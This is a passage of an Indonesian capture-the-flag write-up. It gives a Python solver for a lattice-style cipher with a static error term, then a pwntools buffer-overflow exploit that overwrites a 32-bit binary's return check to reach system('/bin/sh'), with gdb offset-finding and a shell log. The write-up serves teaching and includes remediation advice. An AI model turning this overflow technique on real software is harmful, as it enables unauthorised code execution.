!= ""]
    for i in range(0, len(nums), 3):
        ciphertexts.append(tuple(nums[i:i+3]))

# linear algebra helper (rational inverse)
def det3(m):
    a,b,c = m[0]
    d,e,f = m[1]
    g,h,i = m[2]
    return (a*e*i + b*f*g + c*d*h) - (c*e*g + b*d*i +
```



```

a*f*h)

def adjugate3(m):
    a,b,c = m[0]
    d,e,f = m[1]
    g,h,i = m[2]
    # cofactor matrix transposed (adjugate)
    return [
        [ (e*i - f*h), -(b*i - c*h), (b*f - c*e) ],
        [ -(d*i - f*g), (a*i - c*g), -(a*f - c*d) ],
        [ (d*h - e*g), -(a*h - b*g), (a*e - b*d) ]
    ]

def inv_matrix_rational(m):
    D = det3(m)
    adj = adjugate3(m)
    # produce matrix of Fractions
    return [[ Fraction(adj[i][j], D) for j in range(3)]
    for i in range(3)]

def vec_sub(a,b):
    return [a[i]-b[i] for i in range(3)]

def vec_mul_mat_rational(v, mat_rational):
    # v is length 3, mat_rational is 3x3 of Fraction
    res = []
    for j in range(3):
        s = Fraction(0,1)
        for k in range(3):
            s += Fraction(v[k], 1) * mat_rational[k][j]
        res.append(s)
    return res

# decryption routine
def recover_flag(ciphertexts, P, known_first_ord):
    if len(ciphertexts) == 0:
        return ""
    P_inv = inv_matrix_rational(P)
    c0 = ciphertexts[0]
    flag_chars = []
    for cj in ciphertexts:
        delta = vec_mul_mat_rational(vec_sub(cj, c0),

```

```

P_inv) # this is p_j - p_0
       # first element of p_j = known_first_ord +
delta[0]
       # delta[0] should be integer
       if delta[0].denominator != 1:
           val0 = int(delta[0])
       else:
           val0 = delta[0].numerator
       ascii_code = known_first_ord + val0
       if not (0 <= ascii_code <= 0x10FFFF):
           raise ValueError(f"ascii out of range:
{ascii_code} (delta={delta[0]})")
       flag_chars.append(chr(ascii_code))
       return "".join(flag_chars)

# helper: parse lines like "Vector([x, y, z])
def parse_printed_vectors(text):
    # cari semua triplet angka (negatif atau positif)
    nums = re.findall(r'-?\d+', text)
    triples = []
    for i in range(0, len(nums), 3):
        if i+2 < len(nums):
            triples.append([int(nums[i]),
int(nums[i+1]), int(nums[i+2])])
    return triples

if __name__ == "__main__":
    flag = recover_flag(ciphertexts, P, KNOWN_FIRST_ORD)
    print(flag)

```

## Quantum-Safe has been Pwned!

Congratulations  **shwibzka**, best of luck in capturing flags ahead!

### d. Something new you learn

Biasanya r atau error yang biasa disediakan itu dinamis, tapi kadang-kadang statis ya? Atau mungkin ini vulnerability yang dimaksudkan?

e. Remediation

Kasus ini bisa dicegah jika digunakan enkripsi yang lebih ketat, seperti penerapan  $r$  yang unik di setiap ciphertext-nya, menggunakan *salt* dalam prosesnya, atau menggunakan algoritma yang sudah teruji, seperti AEAD (Authenticated Encryption with Associated Data).

f. 1 contoh kasus jika vuln tersebut beneran dieksploitasi di dunia nyata (apa dampaknya? Kerugiannya bisa seberapa? Analisis resiko)

Jika vulnerability digunakan di dunia nyata (Misalkan, sebagai enkripsi komunikasi antar server), penyerang bisa saja, setelah mendapatkan beberapa ciphertext, dapat mengetahui seluruh komunikasi pada server tersebut. Kerugian yang disebabkan bergantung dengan informasi yang dienkripsi. Jika sistem digunakan pada sistem perbankan, kerugian bisa menggelembung.

## 6. Reverse Engineering

## 7. PWN

a. CVE Score

AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H/E:F/RL:O/RC:U

Penjelasan:

Komponen	Nilai	Penjelasan
Attack Vector (AV)	N (Network)	Exploit dapat dijalankan jarak jauh.
Attack Complexity (AC)	L (Low)	Cukup mengirim payload dengan panjang & nilai tertentu.
Privileges Required (PR)	N (None)	Penyerang tidak perlu login atau memiliki hak akses sebelumnya.
User Interaction (UI)	N (None)	Tidak perlu interaksi pengguna.
Scope (S)	C (Changed)	Penyerang menjalankan code arbitrary.
Confidentiality Impact (C)	H (High)	Penyerang dapat membaca seluruh data yang diakses.
Integrity Impact (I)	H (High)	Penyerang dapat mengubah atau menghapus data.
Availability Impact (A)	H (High)	Server bisa dihentikan atau digantikan shell penyerang.
Exploit Code	F	Sangat umum dan mudah

Maturity (E)	(Functional)	diotomasi dengan script exploit.
Remediation Level (RL)	O (Official Fix)	Safe input handling, stack canary, ASLR, NX bit, patch kode sumber.
Report Confidence (RC)	U (Unknown)	Saya tidak menemukan kasus di RL.

b. Problem Statement

Diberikan file a.out yang menerima input payload.

c. POC

Dengan melihat kode yang direkonstruksi, target payload adalah kepada nilai berikut:

```
if (param_1 == -0x35014542) { system("/bin/sh"); }
```

Artinya, target adalah offset + (-0x35014542)

Selanjutnya, untuk menentukan address dari return, karena diketahui a.out adalah program 32 bit, maka address pasti 4 *byte* setelah padding offset.

Untuk mencari offset, digunakannya payload panjang dari gdb untuk mengukur seberapa jauh offset berada.

```
from pwn import *

p = gdb.debug('./a.out')

p.sendline(cyclic(200))
p.interactive()
```

Payload akan menumpuk address asli dengan sampah, dimana program tidak mengenali dan akan menyebabkan *Segmentation Fault*, sebagaimana berikut:

```
Program received signal SIGSEGV, Segmentation fault.
0x6161616c in ?? ()
```

Dengan address yang didapat, kita bisa mendapatkan offset dengan pwntools:

```
>>> from pwn import *
>>> cyclic_find(0x6161616c)
44
```

Maka diketahui, untuk mencapai payload, dibutuhkan  $44 + 4$  byte. Eksploitasi dapat dilakukan dengan menumpuk 48 sampah + nilai target, sebagaimana dalam program berikut:

```
from pwn import *

offset = 44 + 4
target_value = 0xcafebabe

payload = b'A' * offset + p32(target_value)

log.info(f"Using offset: {offset}")

p = process('./a.out')

p.sendline(payload)
p.interactive()
```

```
atharizza@DESKTOP-3I5L20J:/mnt/c/Users/Atharizza MA
python3 test.py
[*] Using offset: 48
[+] Starting local process './a.out': pid 1637
[*] Switching to interactive mode
$ whoami
atharizza
$
```

d. Something new you learn

Sebelumnya, saya melakukan cara yang sama, tapi menggunakan *return address 8 byte* (saya awalnya mengira ini adalah program 64 bit), sehingga selalu gagal.

e. Remediation

Eksploitasi input *overflow* dapat dicegah menggunakan pembatasan input (misalnya, array input lewat stdin), atau menggunakan flag canary saat kompilasi untuk mendeteksi perubahan sebelum penggunaan *return address*.

f. 1 contoh kasus jika vuln tersebut beneran dieksploitasi di dunia nyata (apa dampaknya? Kerugiannya bisa seberapa? Analisis resiko)

Eksploitasi dapat menyebabkan penyerang mendapatkan akses kepada apapun itu yang dilindungi. Kerugian bergantung daripada sistem yang menggunakan, namun penyerang, sudah di dalam

program, memiliki akses pada semua data dan dapat mengubah data. Integritas data pun dipertanyakan, atau bisa jadi data hilang.